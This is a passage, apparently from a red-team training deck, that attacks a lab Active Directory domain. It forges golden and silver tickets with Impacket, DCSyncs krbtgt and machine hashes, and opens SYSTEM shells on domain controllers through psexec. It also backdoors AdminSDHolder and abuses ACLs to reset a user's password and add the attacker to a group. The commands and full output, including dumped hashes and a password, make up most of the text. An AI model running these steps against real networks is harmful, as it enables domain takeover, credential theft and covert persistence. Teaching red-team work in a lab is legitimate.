[*] Cleaning up...
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Now let's use impacket-looupsid to get the SID of the child domain

proxychains4 -q impacket-lookupsid TRI.BYTESHIELD.local/Jessy_adm@10.10.1.11

```
└# proxychains4 -q impacket-lookupsid TRI.BYTESHIELD.local/Jessy_adm@10.10.1.11
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Brute forcing SIDs at 10.10.1.11
[*] StringBinding ncacn_np:10.10.1.11[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-961384531-1508825278-244064522
500: TRI\Administrator (SidTypeUser)
501: TRI\Guest (SidTypeUser)
502: TRI\krbtgt (SidTypeUser)
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Grabbing the Enterprise Admins SID

Get-DomainGroup -Identity "Enterprise Admins" -Properties objectSid

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\Jessica.Williams]
PV > Get-DomainGroup -Identity "Enterprise Admins" -Properties objectSid
objectSid      : S-1-5-21-2650123447-3108711000-1796582875-519
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Now that we have all the items needed for the attack the next thing is to purge a golden ticket

We can achieve that with the following command

```
proxychains4 -q impacket-ticketer -nthash d4c73ff9e62e80ac282ff90aa7c7e145 -domain TRI.BYTESHIELD.local -domain-sid S-1-5-21-961384531-1508825278-244064522 -extra-sid S-1-5-21-2650123447-3108711000-1796582875-519 hacker
```

```
export KRB5CCNAME=hacker.ccache
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Golden ticket

```
└─# proxychains4 -q impacket-ticketer -nthash d4c73ff9e62e80ac282ff90aa7c7e145 -domain TRI.BYTESHIELD.local -domain-sid S-1-5-21-961384531-150882
5278-244064522 -extra-sid S-1-5-21-2650123447-3108711000-1796582875-519 hacker
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for TRI.BYTESHIELD.local/hacker
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in hacker.ccache

┌──(root㉿kali)-[~]
└─#  export KRB5CCNAME=hacker.ccache
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Here we go, from DA of the Child domain to EA of the root domain

proxychains4 -q impacket-psexec hacker@ROOT-DC01.BYTESHIELD.local -k -no-pass -target-ip 10.10.1.13

```
└─# proxychains4 -q impacket-psexec hacker@ROOT-DC01.BYTESHIELD.local -k -no-pass -target-ip 10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.1.13.....
[*] Found writable share ADMIN$
[*] Uploading file RLYaAhGh.exe
[*] Opening SVCManager on 10.10.1.13.....
[*] Creating service wIJx on 10.10.1.13.....
[*] Starting service wIJx.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
ROOT-DC01
```

ACTIVE DIRECTORY PERSISTENCE

Once we have gained access and achieved the primary goals of the engagement, our next goal is to obtain persistence, ensuring that we do not lose our access to the compromised machines.

We can use traditional persistence methods in an AD environment, but we can also gain ADspecific persistence as well. Note that in many real-world penetration tests or red team engagements, persistence is not a part of the scope due to the risk of incomplete removal once the assessment is complete

ACTIVE DIRECTORY PERSISTENCE

Golden Ticket

The Golden Ticket attack enables attackers to forge and sign TGTs (Ticket Granting Tickets) using the krbtgt account's password hash. When these tickets get presented to an AD server, the information within them will not be checked at all and will be considered valid due to being signed with krbtgt account's password hash. For example, it is possible to sign a ticket for a user that does not exist, such as DoesNotExist, have the ticket also say they are a Domain Administrator, and request a TGS (Ticket Granting Service) ticket which enables them to access remote machines. For stealth reasons, it is almost always better to utilize users that exist in the domain. However, putting fake information in the ticket can be a great way to show the impact and the lack of monitoring an organization has around these events.

ACTIVE DIRECTORY PERSISTENCE

Golden Ticket Attack with Impacket

This for elements are needed before the attack works

Domain Name

Domain SID

Username to Impersonate

KRBTGT's hash

ACTIVE DIRECTORY PERSISTENCE

Performing DCSync to get the NTLM hashes of krbtgt account of the domain

proxychains4 -q impacket-secretsdump BYTESHIELD.local/David.Williams@10.10.1.13 -just-dc-user BYTESHIELD/krbtgt

```
└─# proxychains4 -q impacket-secretsdump BYTESHIELD.local/David.Williams@10.10.1.13 -just-dc-user BYTESHIELD/krbtgt
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cc33e56f29f7f028240c94009626a68e:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ef4478ff1d67e0653e30d78a2c4b8834c60456e3054307aaf2d4da4f8e548665
krbtgt:aes128-cts-hmac-sha1-96:45b5b6dd1ad7f55a85041e6bf0ced81b
krbtgt:des-cbc-md5:34619dbae3a18aef
[*] Cleaning up...
```

ACTIVE DIRECTORY PERSISTENCE

Grabbing Domain SID

proxychains4 -q impacket-lookupsid BYTESHIELD.local/Jessica.Williams@10.10.1.13 | grep "Domain SID"

```
└─# proxychains4 -q impacket-lookupsid BYTESHIELD.local/Jessica.Williams@10.10.1.13 | grep "Domain SID"
Password:
[*] Domain SID is: S-1-5-21-2650123447-3108711000-1796582875
```

ACTIVE DIRECTORY PERSISTENCE

Constructing Golden ticket

```
proxychains4 -q impacket-ticketer -nthash cc33e56f29f7f028240c94009626a68e -domain BYTESHIELD.local -domain-sid S-1-5-21-2650123447-3108711000-1796582875 doesnotexists
```

```
export KRB5CCNAME=fakeuser.ccache
```

ACTIVE DIRECTORY PERSISTENCE

Golden ticket

```
└─# proxychains4 -q impacket-ticketer -nthash cc33e56f29f7f028240c94009626a68e -domain BYTESHIELD.local -domain-sid S-1-5-21-2650123447-3108711000-1796582875 fakeuser
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for BYTESHIELD.local/fakeuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in fakeuser.ccache

┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=fakeuser.ccache
```

ACTIVE DIRECTORY PERSISTENCE

Using the Ticket to Spawn System shell on the DC

proxychains4 -q impacket-psexec fakeuser@ROOT-DC01.BYTESHIELD.local -k -no-pass -target-ip 10.10.1.13

```
└─# proxychains4 -q impacket-psexec fakeuser@ROOT-DC01.BYTESHIELD.local -k -no-pass -target-ip 10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.1.13.....
[*] Found writable share ADMIN$
[*] Uploading file sCcbAlKW.exe
[*] Opening SVCManager on 10.10.1.13.....
[*] Creating service YalW on 10.10.1.13.....
[*] Starting service YalW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hoastname
'hoastname' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> hostname
ROOT-DC01
```

ACTIVE DIRECTORY PERSISTENCE

Silver Ticket

Every machine account has an NTLM hash; this is the hash of the computer, represented as the SYSTEM$ account. This is the PSK (Pre-Shared Key) between the Domain and Workstation which is used to sign TGS (Ticket Granting Service) Kerberos tickets. This ticket is less powerful than the TGT (Golden Ticket), as it can only access that single machine. However, when creating a TGT, the attacker needs to approach the Domain Controller to have it generate a TGS ticket before they can access any machines. This creates a unique audit record, which doesn't stand out as malicious, but heuristics can be applied to identify if it is abnormal. When forging a TGS ticket, the attacker can bypass the Domain Controller and go straight to the target, minimizing the number of logs left behind.

ACTIVE DIRECTORY PERSISTENCE

Grabbing Domain SID

proxychains4 -q impacket-lookupsid BYTESHIELD.local/Jessica.Williams@10.10.1.13 | grep "Domain SID"

```
└─# proxychains4 -q impacket-lookupsid BYTESHIELD.local/Jessica.Williams@10.10.1.13 | grep "Domain SID"
Password:
[*] Domain SID is: S-1-5-21-2650123447-3108711000-1796582875
```

ACTIVE DIRECTORY PERSISTENCE

DCSync to get the Machine NTLM hashes

proxychains4 -q impacket-secretsdump BYTESHIELD.local/David.Williams@10.10.1.13

```
└─# proxychains4 -q impacket-secretsdump BYTESHIELD.local/David.Williams@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×d6ec108ec3665528c5074c7c6e7979a8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

ACTIVE DIRECTORY PERSISTENCE

Creating Silver ticket

```
proxychains4 -q impacket-ticketer -nthash 0203b4df11a0f99f631a93f4c4cbfddb -domain-sid S-1-5-21-2650123447-3108711000-1796582875 -domain BYTESHIELD.local -spn cifs/FILE-SERVER.BYTESHIELD.local Administrator
```

```
export KRB5CCNAME=Administrator.ccache
```

ACTIVE DIRECTORY PERSISTENCE

Silver Ticket to System shell on the target server

proxychains4 -q impacket-psexec Administrator@FILE-SERVER.BYTESHIELD.local -k -no-pass -target-ip 10.10.1.16

```
└─# proxychains4 -q impacket-psexec Administrator@FILE-SERVER.BYTESHIELD.local -k -no-pass -target-ip 10.10.1.16
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.1.16.....
[*] Found writable share ADMIN$
[*] Uploading file KcpLMwGm.exe
[*] Opening SVCManager on 10.10.1.16.....
[*] Creating service uKQF on 10.10.1.16.....
[*] Starting service uKQF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> hostname
FILE-SERVER

C:\Windows\system32> whoami
nt authority\system
```

ACTIVE DIRECTORY PERSISTENCE

AdminSDHolder and ACL Attack

What is an AdminSDHolder?

Active Directory Domain Services (AD DS) use the AdminSDHolder object and the Security Descriptor propagator (SDProp) process to secure privileged users and groups. The AdminSDHolder object has a unique Access Control List (ACL), which controls the permissions of security principals that are members of built-in privileged Active Directory groups. The SDProp is a process that runs every 60 minutes on the Primary Domain Controller emulator to ensure the AdminSDHolder Access Control List (ACL) is consistent on all privileged users and groups.

ACTIVE DIRECTORY PERSISTENCE

The Purpose of AdminSDHolder

The purpose of the AdminSDHolder object is to provide "template" permissions for the protected accounts and groups in the domain. AdminSDHolder is automatically created as an object in the System container of every Active Directory domain. Its path is: CN=AdminSDHolder,CN=System,DC=<domain_component>,DC=<domain_component>?.

Unlike most objects in the Active Directory domain, which are owned by the Administrators group, AdminSDHolder is owned by the Domain Admins group. By default, EAs can make changes to any domain's AdminSDHolder object, as can the domain's Domain Admins and Administrators groups. Additionally, although the default owner of AdminSDHolder is the domain's Domain Admins group, members of Administrators or Enterprise Admins can take ownership of the object

ACTIVE DIRECTORY PERSISTENCE

Active Directory protected Groups

Account Operators

Administrators

Backup Operators

Domain Admins

Domain Controllers

Enterprise Admins

Krbtgt

Print Operators

Read-only Domain Controllers


Replicator

Schema Admins

Server Operators


ACTIVE DIRECTORY PERSISTENCE

Let' Demonstrate how it works, Let's Asume we give domain user Samantha.Rawland full control Domain admins group, that permission will be over written by AdminSDHolder in 60 second by default with itsown ACL, AdminSDHolder sarves as a reserve ACL template for all the protected groups across the domain in case if one has been tempered with



ACTIVE DIRECTORY PERSISTENCE

By default in every 60 minutes AdminSDHolder checks the need to propagate the Protected groups with its ACL template



ACTIVE DIRECTORY PERSISTENCE

We can demonstrate the Behavior of AdminSDHolder using a powershell script Invoke-SDPropagator.ps1


Import-Module .\Invoke-SDPropagator.ps1

Invoke-SDPropagator -showProgress -timeoutMinutes 1

```
PS C:\Tools> Import-Module .\Invoke-SDPropagator.ps1
PS C:\Tools> Invoke-SDPropagator -showProgress -timeoutMinutes 1
```


ACTIVE DIRECTORY PERSISTENCE

Abusing the AdminSDHolder is a kind of watch the watcher situation, because we will inject the backdoor into AdminSDHolder ACL Templete so that it will be propagated across



ACTIVE DIRECTORY PERSISTENCE

Here is the result after propagation



ACTIVE DIRECTORY PERSISTENCE

AdminSDHolder Abuse

AdminSDHolder modification is a persistence technique in which an attacker abuses the SDProp process in Active Directory to establish a persistent backdoor to Active Directory. Each hour (by default), SDProp compares the permissions on protected objects (e.g., Users with Domain Admin Privileges) in Active Directory with those defined on a special container called AdminSDHolder. If they differ, it replaces the permissions on the protected object with those defined on AdminSDHolder. Therefore, an adversary who modifies the AdminSDHolder container can establish a path of shadow administration and a means to regain administrative access to Active Directory.

ACTIVE DIRECTORY PERSISTENCE

Some of the Active Directory object permissions and types that attackers are interested in:

GenericAll

GenericWrite

WriteOwner

WriteDACL

AllExtendedRights

ForceChangePassword

Self (Self-Membership)

ACTIVE DIRECTORY PERSISTENCE

ACL Enumeration and Attack

We are logged on as jessica.Williams now let's find out if our user has some kind of control over any object

Get-DomainObjectAcl -ResolveGUIDs -Where "SecurityIdentifier contains Jessica.Williams"

```
LDAP)-[10.10.1.13]-[BYTESHIELD\Jessica.Williams]
V > Get-DomainObjectAcl -ResolveGUIDs -Where "SecurityIdentifier contains Jessica.Williams"
2023-12-15 15:45:18] [Get-DomainObjectAcl] Recursing all domain objects. This might take a while
bjectDN                  : CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local
bjectSID                 : S-1-5-21-2650123447-3108711000-1796582875-1125
CEType                   : ACCESS_ALLOWED_OBJECT_ACE
CEFlags                  : None
ccess mask               : ControlAccess
bjectAceFlags            : ACE_OBJECT_TYPE_PRESENT
bjectAceType             : Reset Password (00299570-246d-11d0-a768-00aa006e0529)
nheritanceType           : None
ecurityIdentifier        : Jessica.Williams (S-1-5-21-2650123447-3108711000-1796582875-1113)
```

ACTIVE DIRECTORY PERSISTENCE

We discovered that our user has Reset Password permission over Samantha.Rawland that means we can change the user's password without knowing the previous password

Get-DomainUser -Identity Samantha.Rawland

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\Jessica.Williams]
PV > Get-DomainUser -Identity Samantha.Rawland
cn                                  : Samantha
description                         : Samantha is a new Employee this is her Temporary Password SR.Password1!
distinguishedName                   : CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local
memberOf                            : CN=IT Admins,CN=Users,DC=BYTESHIELD,DC=local
name                                : Samantha
objectGUID                          : {550d1aa8-8318-4cb8-af62-93fab2b4ad91}
userAccountControl                  : NORMAL_ACCOUNT [66048]
                                      DONT_EXPIRE_PASSWORD
badPwdCount                         : 2
badPasswordTime                     : 2023-12-03 00:36:15.840059
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 2023-11-27 17:12:16.253782
pwdLastSet                          : 2023-11-22 17:47:52.345993
primaryGroupID                      : 513
objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1125
sAMAccountName                      : Samantha.Rawland
sAMAccountType                      : 805306368
userPrincipalName                   : Samantha.Rawland@BYTESHIELD.local
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

ACTIVE DIRECTORY PERSISTENCE

Samantha.Rawland is a Member of a custom group named IT Admins now let's enumerate the IT Admins Group

Get-DomainGroup -Identity "IT Admins"

```
PV > Get-DomainGroup -Identity "IT Admins"
cn                      : IT Admins
member                  : CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local
                          CN=Joe Smith,CN=Users,DC=BYTESHIELD,DC=local
distinguishedName       : CN=IT Admins,CN=Users,DC=BYTESHIELD,DC=local
instanceType            : 4
name                    : IT Admins
objectGUID              : {8216423d-b1ce-4917-ba11-de6f3d045713}
objectSid               : S-1-5-21-2650123447-3108711000-1796582875-1134
adminCount              : 1
sAMAccountName          : IT Admins
sAMAccountType          : 268435456
groupType               : -2147483646
objectCategory          : CN=Group,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

Seeing AdminCount = 1 we know that the group has admin right

ACTIVE DIRECTORY PERSISTENCE

We can take over the user by changing her Password

Set-DomainUserPassword -Identity Samantha.Rawland -AccountPassword 'SR.Password123!'

```
PV > Set-DomainUserPassword -Identity Samantha.Rawland -AccountPassword 'SR.Password123!'
[2023-12-15 16:08:48] [Set-DomainUserPassword] Principal CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local found in domain
[2023-12-15 16:08:48] [Set-DomainUserPassword] Password has been successfully changed for user Samantha.Rawland
[2023-12-15 16:08:48] Password changed for Samantha.Rawland
```

We have Successfully change the user's Password without providing the old password

ACTIVE DIRECTORY PERSISTENCE

GenericWrite over Domain group allows the principal to add self to the group, let's deminstarate this against a group named stdby admins

Get-DomainGroup -Identity 'StdBy Admin'

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\Jessica.Williams]
PV > Get-DomainGroup -Identity 'StdBy Admin'
cn                      : Stdby admin
distinguishedName       : CN=Stdby admin,CN=Users,DC=BYTESHIELD,DC=local
instanceType            : 4
name                    : Stdby admin
objectGUID              : {45e87930-c82e-417e-b234-85a0b6ec997e}
objectSid               : S-1-5-21-2650123447-3108711000-1796582875-1123
sAMAccountName          : Stdby admin
sAMAccountType          : 268435456
groupType               : -2147483646
objectCategory          : CN=Group,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

We can see the group has no member now

ACTIVE DIRECTORY PERSISTENCE

Our User has WriteProperties right over this group let's add ourselves to the group

Get-DomainObjectAcl -Identity 'StdBy Admin' -ResolveGUIDs -Where "SecurityIdentifier contains Jessica.Williams"

```
PV > Get-DomainObjectAcl  -Identity 'StdBy Admin' -ResolveGUIDs -Where "SecurityIdentifier contains Jessica.Williams"
ObjectDN                    : CN=Stdby admin,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID                   : S-1-5-21-2650123447-3108711000-1796582875-1123
ACEType                     : ACCESS_ALLOWED_ACE
ACEFlags                    : None
ActiveDirectoryRights       : ReadControl,WriteProperties,ReadProperties,Self,ListChildObjects
Access mask                 : 0×2003c
InheritanceType             : None
SecurityIdentifier          : Jessica.Williams (S-1-5-21-2650123447-3108711000-1796582875-1113)
```

ACTIVE DIRECTORY PERSISTENCE

Adding a Member to group and verifying

Add-DomainGroupMember -Identity 'StdBy Admin' -Members Jessica.Williams

```
PV > Add-DomainGroupMember -Identity 'StdBy Admin' -Members Jessica.Williams
[2023-12-15 16:27:00] User Jessica.Williams successfully added to StdBy Admin
```

Get-DomainGroupMember -Identity 'StdBy Admin'

```
PV > Get-DomainGroupMember -Identity 'StdBy Admin'
[2023-12-15 16:29:01] LDAP Signing NOT Enforced!
GroupDomainName             : Stdby admin
GroupDistinguishedName      : CN=Stdby admin,CN=Users,DC=BYTESHIELD,DC=local
MemberDomain                : BYTESHIELD.local
MemberName                  : Jessica.Williams
MemberDistinguishedName     : CN=Jessica Williams,CN=Users,DC=BYTESHIELD,DC=local
MemberSID                   : S-1-5-21-2650123447-3108711000-1796582875-1113
```

ACTIVE DIRECTORY PERSISTENCE

P.brown is a member of Account Operators group

Get-DomainUser -Identity p.brown

```
PV > Get-DomainUser -Identity p.brown
cn                                  : Peter Brown
distinguishedName                   : CN=Peter Brown,CN=Users,DC=BYTESHIELD,DC=local
memberOf                            : CN=Account Operators,CN=Builtin,DC=BYTESHIELD,DC=local
name                                : Peter Brown
objectGUID                          : {a5763ca6-311d-42ae-9091-8fca5361e23e}
userAccountControl                  : NORMAL_ACCOUNT [66048]
                                      DONT_EXPIRE_PASSWORD
badPwdCount                         : 0
badPasswordTime                     : 2023-12-12 00:11:42.786976
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 2023-12-15 20:35:40.577579
pwdLastSet                          : 2023-12-03 21:05:54.158388
primaryGroupID                      : 513
